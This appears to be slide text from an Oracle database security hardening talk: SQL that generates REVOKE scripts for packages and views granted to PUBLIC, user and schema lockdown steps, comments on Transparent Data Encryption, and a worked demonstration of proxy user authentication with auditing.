GRANT ANY ROLE
IMPORT FULL DATABASE
INSERT ANY CUBE DIMENSION
INSERT ANY MEASURE FOLDER
INSERT ANY TABLE
LOCK ANY TABLE
LOGMINING
MANAGE ANY FILE GROUP
MANAGE ANY QUEUE
MANAGE FILE GROUP
MANAGE SCHEDULER
MANAGE TABLESPACE
MERGE ANY VIEW
ON COMMIT REFRESH
QUERY REWRITE
READ ANY FILE GROUP
READ ANY TABLE
```

```
READ ANY TABLE
REDEFINE ANY TABLE
RESTRICTED SESSION
RESUMABLE
SELECT ANY CUBE
SELECT ANY CUBE BUILD PROCESS
SELECT ANY CUBE DIMENSION
SELECT ANY DICTIONARY
SELECT ANY MEASURE FOLDER
SELECT ANY MINING MODEL
SELECT ANY SEQUENCE
SELECT ANY TABLE
SELECT ANY TRANSACTION
SET CONTAINER
UNDER ANY TABLE
UNDER ANY TYPE
UNDER ANY VIEW
UPDATE ANY CUBE
UPDATE ANY CUBE BUILD PROCESS
UPDATE ANY CUBE DIMENSION
UPDATE ANY TABLE
USE ANY SQL TRANSLATION PROFILE

220 rows selected.
```

Do DBAs "NEED" the DBA role?

They will never, in their life, use half of these privileges and don't know what many of them do!

Object Privileges Granted To PUBLIC (1:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
SELECT UNIQUE 'REVOKE EXECUTE ON ' || table_name || ' FROM PUBLIC;' AS  
RUN_SCRIPT  
FROM dba_tab_privs dtp  
WHERE dtp.grantee = 'PUBLIC'  
AND dtp.privilege = 'EXECUTE'  
AND dtp.type = 'PACKAGE'  
AND ((dtp.table_name LIKE 'DBMS%') OR (dtp.table_name LIKE 'UTL%'))  
ORDER BY 1;
```

```
RUN_SCRIPT
```

```
-----  
REVOKE EXECUTE ON DBMS_ADDM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ADVISOR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_APPLICATION_INFO FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_APP_CONT_PRIVT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQJMS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_CMT_TIME_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_DEQUEUELOG_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_HISTORY_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_INDEX_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_QUEUES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_QUEUE_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_SIGNATURE_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_SUBSCRIBER_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_EXP_TIMEMGR_TABLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_IMP_INTERNAL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AQ_INV FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ASSERT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AUTO_REPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AUTO_TASK FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AW FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AW_EXP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AW_STATS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_AW_XML FROM PUBLIC;
```

Object Privileges Granted To PUBLIC (2:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
REVOKE EXECUTE ON DBMS_CDC_ISUBSCRIBE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CDC_SUBSCRIBE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CLOBUTIL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_COMPRESSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CREDENTIAL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CRYPTO_TOOLKIT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CSX_INT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CSX_INT2 FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CUBE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CUBE_ADVISE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CUBE_ADVISE_SEC FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CUBE_EXP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CUBE_LOG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_CUBE_UTIL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DATAPUMP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DATA_MINING FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DATA_MINING_TRANSFORM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DB_VERSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DDL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DEBUG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DEBUG_JDWP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DEBUG_JDWP_CUSTOM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DESCRIBE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DIMENSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DM_MODEL_EXP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_DM_MODEL_IMP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_EDITIONS_UTILITIES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_EPG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ERRLOG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_EXPORT_EXTENSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_FBT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_FILE_GROUP_EXP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_FILE_GROUP_IMP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_FREQUENT_ITEMSET FROM PUBLIC;
```


Object Privileges Granted To PUBLIC (3:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
REVOKE EXECUTE ON DBMS_GOLDENGATE_EXP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_GOLDENGATE_IMP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_GSM_NOPRIV FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_HEAT_MAP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_HIERARCHY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_HS_PARALLEL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ILM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_INDEX_UTL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_INMEMORY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ITRIGGER_UTL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_JAVA FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_JAVASCRIPT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_JOB FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_JSON FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LCR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LDAP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LDAP_UTL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LOB FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LOBUTIL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LOGREP_EXP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LOGREP_IMP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_LOGSTDBY_CONTEXT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_MACOLS_SESSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_MACSEC_ROLES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_MDX_ODBO FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_METADATA FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_METADATA_DIFF FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_MVIEW_STATS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_NETWORK_ACL_UTILITY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_OBFUSCATION_TOOLKIT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_OBJECTS_UTILS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ODCI FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_OUTPUT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PARALLEL_EXECUTE FROM PUBLIC;
```

Object Privileges Granted To PUBLIC (4:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
REVOKE EXECUTE ON DBMS_PART FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PCLXUTIL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PICKLER FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PLSQL_CODE_COVERAGE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PREDICTIVE_ANALYTICS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PREPROCESSOR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PROFILER FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_PSP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RANDOM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_REFRESH FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_REPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RESCONFIG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RESOURCE_MANAGER FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RESOURCE_MANAGER_PRIVS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RESULT_CACHE_API FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RMGR_GROUP_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RMGR_PACT_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RMGR_PLAN_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RMIN FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ROWID FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULEADM_INTERNAL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE_ADM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE_EXP_EV_CTXS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE_EXP_RULES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE_EXP_RULE_SETS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE_EXP_UTLI FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_RULE_IMP_OBJ FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHEDULER FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_ATTRIBUTE_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_CHAIN_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_CLASS_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_CONSTRAINT_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_CREDENTIAL_EXPORT FROM PUBLIC;
```

Object Privileges Granted To PUBLIC (5:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
REVOKE EXECUTE ON DBMS_SCHED_EXPORT_CALLOUTS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_FILE_WATCHER_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_JOB_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_PROGRAM_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_SCHEDULE_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_WINDOW_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCHED_WINGRP_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SCN FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SESSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SNAPSHOT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SNAPSHOT_UTL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SODA_DOM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SPACE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SPD FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SPM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQL FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQLDIAG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQLPA FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQLTUNE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQLTUNE_UTIL2 FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQL_MONITOR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQL_TRANSLATOR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SQL_TRANSLATOR_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STANDARD FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STATS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STATS_ADVISOR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STAT_FUNCS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STAT_FUNCS_AUX FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STREAMS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_STREAMS_PUB_RPC FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SUMMARY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SUM_RWEQ_EXPORT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_SYNC_REFRESH FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_TF FROM PUBLIC;
```

Object Privileges Granted To PUBLIC (6:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
REVOKE EXECUTE ON DBMS_TRACE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_TRANSACTION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_TRANSFORM_EXIMP FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_TYPES FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_UTILITY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_WARNING FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XA FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDBNFS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDBRESOURCE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDBUTIL_INT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDBZ FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDBZ0 FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB_CONFIG FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB_CONSTANTS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB_CONTENT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB_PRINT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB_REPOS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XDB_VERSION FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XEVENT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XLSB FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLDOM FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLGEN FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLINDEX FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLINDEX0 FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLPARSER FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLQUERY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSAVE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSCHEMA FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSCHEMA_ANNOTATE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSCHEMA_INT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSCHEMA_LSB FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSTORAGE_MANAGE FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XMLSTORE FROM PUBLIC;
```


Object Privileges Granted To PUBLIC (7:7)

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
REVOKE EXECUTE ON DBMS_XMLTRANSLATIONS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XPLAN FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XQUERY FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XQUERYINT FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XSLPROCESSOR FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_XS_SESSIONS FROM PUBLIC;  
REVOKE EXECUTE ON DBMS_ZHELP_IR FROM PUBLIC;  
REVOKE EXECUTE ON UTL_CALL_STACK FROM PUBLIC;  
REVOKE EXECUTE ON UTL_COLL FROM PUBLIC;  
REVOKE EXECUTE ON UTL_COMPRESS FROM PUBLIC;  
REVOKE EXECUTE ON UTL_ENCODE FROM PUBLIC;  
REVOKE EXECUTE ON UTL_FILE FROM PUBLIC;  
REVOKE EXECUTE ON UTL_GDK FROM PUBLIC;  
REVOKE EXECUTE ON UTL_HTTP FROM PUBLIC;  
REVOKE EXECUTE ON UTL_I18N FROM PUBLIC;  
REVOKE EXECUTE ON UTL_IDENT FROM PUBLIC;  
REVOKE EXECUTE ON UTL_INADDR FROM PUBLIC;  
REVOKE EXECUTE ON UTL_LMS FROM PUBLIC;  
REVOKE EXECUTE ON UTL_MATCH FROM PUBLIC;  
REVOKE EXECUTE ON UTL_NLA FROM PUBLIC;  
REVOKE EXECUTE ON UTL_RAW FROM PUBLIC;  
REVOKE EXECUTE ON UTL_REF FROM PUBLIC;  
REVOKE EXECUTE ON UTL_SMTTP FROM PUBLIC;  
REVOKE EXECUTE ON UTL_TCP FROM PUBLIC;  
REVOKE EXECUTE ON UTL_URL FROM PUBLIC;
```

DBA_ Object Privileges Granted To PUBLIC

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
SELECT 'REVOKE SELECT ON ' || table_name || ' FROM PUBLIC;' AS RUN_SCRIPT
FROM dba_tab_privs
WHERE grantee = 'PUBLIC'
AND table_name LIKE 'DBA%'
ORDER BY 1;
```

RUN_SCRIPT

```
-----
REVOKE SELECT ON DBA_AUTO_SEGADV_CTL FROM PUBLIC;
REVOKE SELECT ON DBA_AUTO_SEGADV_SUMMARY FROM PUBLIC;
REVOKE SELECT ON DBA_COL_PENDING_STATS FROM PUBLIC;
REVOKE SELECT ON DBA_COL_USAGE_STATISTICS FROM PUBLIC;
REVOKE SELECT ON DBA_DBFS_HS_FIXED_PROPERTIES FROM PUBLIC;
REVOKE SELECT ON DBA_EDITIONING_VIEW_COLS FROM PUBLIC;
REVOKE SELECT ON DBA_EDITIONING_VIEW_COLS_AE FROM PUBLIC;
REVOKE SELECT ON DBA_EXPRESSION_STATISTICS FROM PUBLIC;
REVOKE SELECT ON DBA_FLASHBACK_ARCHIVE FROM PUBLIC;
REVOKE SELECT ON DBA_FLASHBACK_ARCHIVE_TABLES FROM PUBLIC;
REVOKE SELECT ON DBA_FLASHBACK_ARCHIVE_TS FROM PUBLIC;
REVOKE SELECT ON DBA_HEAT_MAP_SEGMENT FROM PUBLIC;
REVOKE SELECT ON DBA_HEAT_MAP_SEG_HISTOGRAM FROM PUBLIC;
REVOKE SELECT ON DBA_IND_PENDING_STATS FROM PUBLIC;
REVOKE SELECT ON DBA_JAVA_CLASSES FROM PUBLIC;
REVOKE SELECT ON DBA_SDO_MAPS FROM PUBLIC;
REVOKE SELECT ON DBA_SDO_STYLES FROM PUBLIC;
REVOKE SELECT ON DBA_SDO_THEMES FROM PUBLIC;
REVOKE SELECT ON DBA_SR_PARTN_OPS FROM PUBLIC;
REVOKE SELECT ON DBA_SR_STLOG_STATS FROM PUBLIC;
REVOKE SELECT ON DBA_SYNC_CAPTURE_TABLES FROM PUBLIC;
REVOKE SELECT ON DBA_TAB_HISTGRM_PENDING_STATS FROM PUBLIC;
REVOKE SELECT ON DBA_TAB_PENDING_STATS FROM PUBLIC;
REVOKE SELECT ON DBA_TAB_STAT_PREFS FROM PUBLIC;
REVOKE SELECT ON DBA_TSTZ_TABLES FROM PUBLIC;
REVOKE SELECT ON DBA_XMLSCHEMA_LEVEL_VIEW FROM PUBLIC;
```

ALL_ Object Privileges Granted To PUBLIC

- Review each of these grants to PUBLIC and determine which are necessary and which put your database and data at risk
- Before removing any granted privilege be sure to validate the impact of the change in a QA environment

```
SELECT 'REVOKE SELECT ON ' || table_name || ' FROM PUBLIC;' AS RUN_SCRIPT
FROM dba_tab_privs
WHERE grantee = 'PUBLIC'
AND table_name LIKE 'ALL%'
ORDER BY 1;
```

```
REVOKE SELECT ON ALL_ALL_TABLES FROM PUBLIC;
REVOKE SELECT ON ALL_DB_LINKS FROM PUBLIC;
REVOKE SELECT ON ALL_EDITIONING_VIEWS_AE FROM PUBLIC;
REVOKE SELECT ON ALL_ENCRYPTED_COLUMNS FROM PUBLIC;
REVOKE SELECT ON ALL_JAVA_ARGUMENTS FROM PUBLIC;
REVOKE SELECT ON ALL_OBJECTS FROM PUBLIC;
REVOKE SELECT ON ALL_OBJECTS_AE FROM PUBLIC;
REVOKE SELECT ON ALL_OPERATORS FROM PUBLIC;
REVOKE SELECT ON ALL_OPERATOR_COMMENTS FROM PUBLIC;
REVOKE SELECT ON ALL_PROCEDURES FROM PUBLIC;
REVOKE SELECT ON ALL_SOURCE FROM PUBLIC;
REVOKE SELECT ON ALL_SOURCE_AE FROM PUBLIC;
```

```
SQL*Plus: Release 12.2.0.1.0 Production on Wed Feb 21 22:35:10 2018
Copyright (c) 1982, 2016, Oracle. All rights reserved.
Enter user-name: / as sysdba
Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Production
```

```
SQL> SELECT grantee
2 FROM dba_tab_privs
3 WHERE table_name = 'ALL_SOURCE';
```

```
GRANTEE
```

```
-----
PUBLIC
```

```
DV_SECANALYST
```


Transparent Data Encryption

Transparent Data Encryption (TDE)

- An absolutely essential tool for ending compliance audits and allowing IT professionals to get back to real work
- Provides no protection against any real world threat except auditors
- Most Oracle storage is RAW managed by ASM striped and mirrored across hundreds or thousands of physical devices ... there are no files
- Could someone run the **string** command and get something?
 - Something useful?
 - Highly unlikely
- Could anyone with a valid userid and password get everything?
 - Yes ... the encryption is transparent ... in other words it doesn't really exist

User Management

Application Access

- At many major Oracle customers there are two types of users defined
 - human: a sentient human will use this user-id to log on
 - mechid: an application or application server will use this user-id to connect
- All application schemas should be created with a mechid
- Application schemas should be granted the privileges required to create objects then
 - Revoke all system privileges from the application schema
 - Lock the schema and expire the password
 - Audit attempts to log onto the application schema directly

```
SQL> ALTER USER ps ACCOUNT LOCK;  
SQL> REVOKE create session FROM ps;  
SQL> REVOKE create table FROM ps;  
SQL> REVOKE create procedure FROM ps;  
SQL> REVOKE create view FROM ps;  
SQL> ... enable auditing
```

Users (1:2)

New: 12cR1

AUDSYS
GSMADMIN_INTERNAL
GSMCATUSER
GSMUSER
PDBADMIN
SYSBACKUP
SYSDG
SYSKM

Dropped

None

New: 12cR2

APEX_050100
APEX_INSTANCE_ADMIN_USER
APEX_LISTENER
APEX_REST_PUBLIC_USER
DBJSON
DBSFUSER
GGSYS
HRREST
OBE
ORDS_METADATA
ORDS_PUBLIC_USER
PDBADMIN
REMOTE_SCHEDULER_AGENT
RESTFUL
SYS\$UMF
SYSRAC
XDBEXT
XDBPM
XFILES

Dropped

BI, OE, PM, SH, and SPATIAL_WFS_USR

New Users with Escalated Privs

USERNAME	Usage
GGSYS	The internal account used by Oracle GoldenGate. It should not be unlocked or used for a database login.
SYSBACKUP	This privilege allows a user to perform backup and recovery operations either from Oracle Recovery Manager (RMAN) or SQL*Plus.
SYSDG	This privilege allows a user to perform Data Guard operations can use this privilege with either Data Guard Broker or the DGMGRL command-line interface.
SYSKM	This privilege allows a user to perform Transparent Data Encryption keystore operations.
SYSRAC	<p>This privilege allows the Oracle agent of Oracle Clusterware to perform Oracle Real Application Clusters (Oracle RAC) operations.</p> <p>SYSRAC facilitates Oracle Real Application Clusters (Oracle RAC) operations by connecting to the database by the Clusterware agent on behalf of Oracle RAC utilities such as SRVCTL.</p>

Users (2:2)

New: 18cR3

APEX_PUBLIC_USER
APEX_REST_PUBLIC_USER
FLOWS_FILES

Dropped

SPATIAL_CSW_ADMIN_USR

New: 19cR2

BDSQL_USER
GSMROOTUSER

Dropped

None

- Here's what the Oracle docs say about proxy users: They are not wrong but incomplete and misleading

About Proxy Authentication

Proxy authentication is the process of using a middle-tier for user authentication. You can design a middle-tier server to proxy clients in a secure fashion by using the following three forms of proxy authentication:

- The source of the above statement is the "Database JDBC Developer's Guide"
- Here's what Tom Kyte wrote ...

and we said...

a proxy user is a user that is allowed to "connect on behalf of another user"

say you have a middle tier application. You want to use a connection pool. You need to use a single user for that. Say that user is "midtier"

Scott can grant connect through to this midtier user.

- And, of course Tom Kyte was correct

- ... proxy users are far more secure than regular users

So now the midtier user (which has just "create session" and "connect through to scott") authenticates to the database and sets up the connection pool. This midtier user is just a regular user -- anything you can do to scott, you can do to midtier, but it generally isn't relevant. For the only thing midtier will do in the database is connect really!

So, scott comes along and convinces the midtier "i am really scott". The midtier then says to the database "you know me, I'm midtier and I'd like to pretend to be scott for a while". the database looks and says "yes midtier, you are allowed to be scott for a while -- go ahead". At this point -- that midtier connection will have a session where by "select user from dual" will return SCOTT -- not midtier.

Scott never gave the midtier his password to the database, in fact, scott might not even KNOW what his password to the database is!

Now, this SCOTT session that was created on behalf of the midtier connection is subject to all of the rules and privs around the user SCOTT -- it can only do what scott is allowed to do.

The nice thing about this is:

- o you have auditing back, the database knows who is using it. no more of this "single username" junk.

- o you have grants back, you don't have to reinvent security over and over and over.

- o you have identity preserved all of the way from the browser through the middle tier and into the database.

Proxy Users (3:3)

```
-- create a non-human database user
SQL> CREATE USER mechid
  2 IDENTIFIED BY "A1Ac9C81292FC1CF0b8A40#5F04C0A"
  3 DEFAULT TABLESPACE uwdata
  4 TEMPORARY TABLESPACE temp
  5 QUOTA 100M ON uwdata;
```

User created.

```
SQL> ALTER USER mechid ACCOUNT LOCK;
```

Grant succeeded.

```
SQL> AUDIT CONNECT BY scott ON BEHALF OF mechid;
```

Audit succeeded.

```
-- create proxy for mechid
```

```
SQL> ALTER USER mechid GRANT CONNECT THROUGH scott;
```

User altered.

```
SQL> SELECT * FROM sys.proxy_info$;
```

CLIENT#	PROXY#	CREDENTIAL_TYPE#	FLAGS
142	109	0	5

```
SQL> conn scott[MECHID]/tiger@pdbdev
Connected.
```

```
SQL> sho user
USER is "MECHID"
```

```
SQL> SELECT sys_context('USERENV', 'CURRENT_SCHEMA')
  2 FROM dual;
```

```
SYS_CONTEXT('USERENV', 'CURRENT_SCHEMA')
```

MECHID

```
SQL> SELECT sys_context('USERENV', 'CURRENT_USER')
  2 FROM dual;
```

```
SYS_CONTEXT('USERENV', 'CURRENT_USER')
```

MECHID

```
SQL> SELECT sys_context('USERENV', 'PROXY_USER')
  2 FROM dual;
```

```
SYS_CONTEXT('USERENV', 'PROXY_USER')
```

SCOTT

Schema Only Accounts

- Schema only accounts
 - Do not have a password
 - Do not allow a login (direct connection)
 - Applications should NEVER have access to the schema owner account

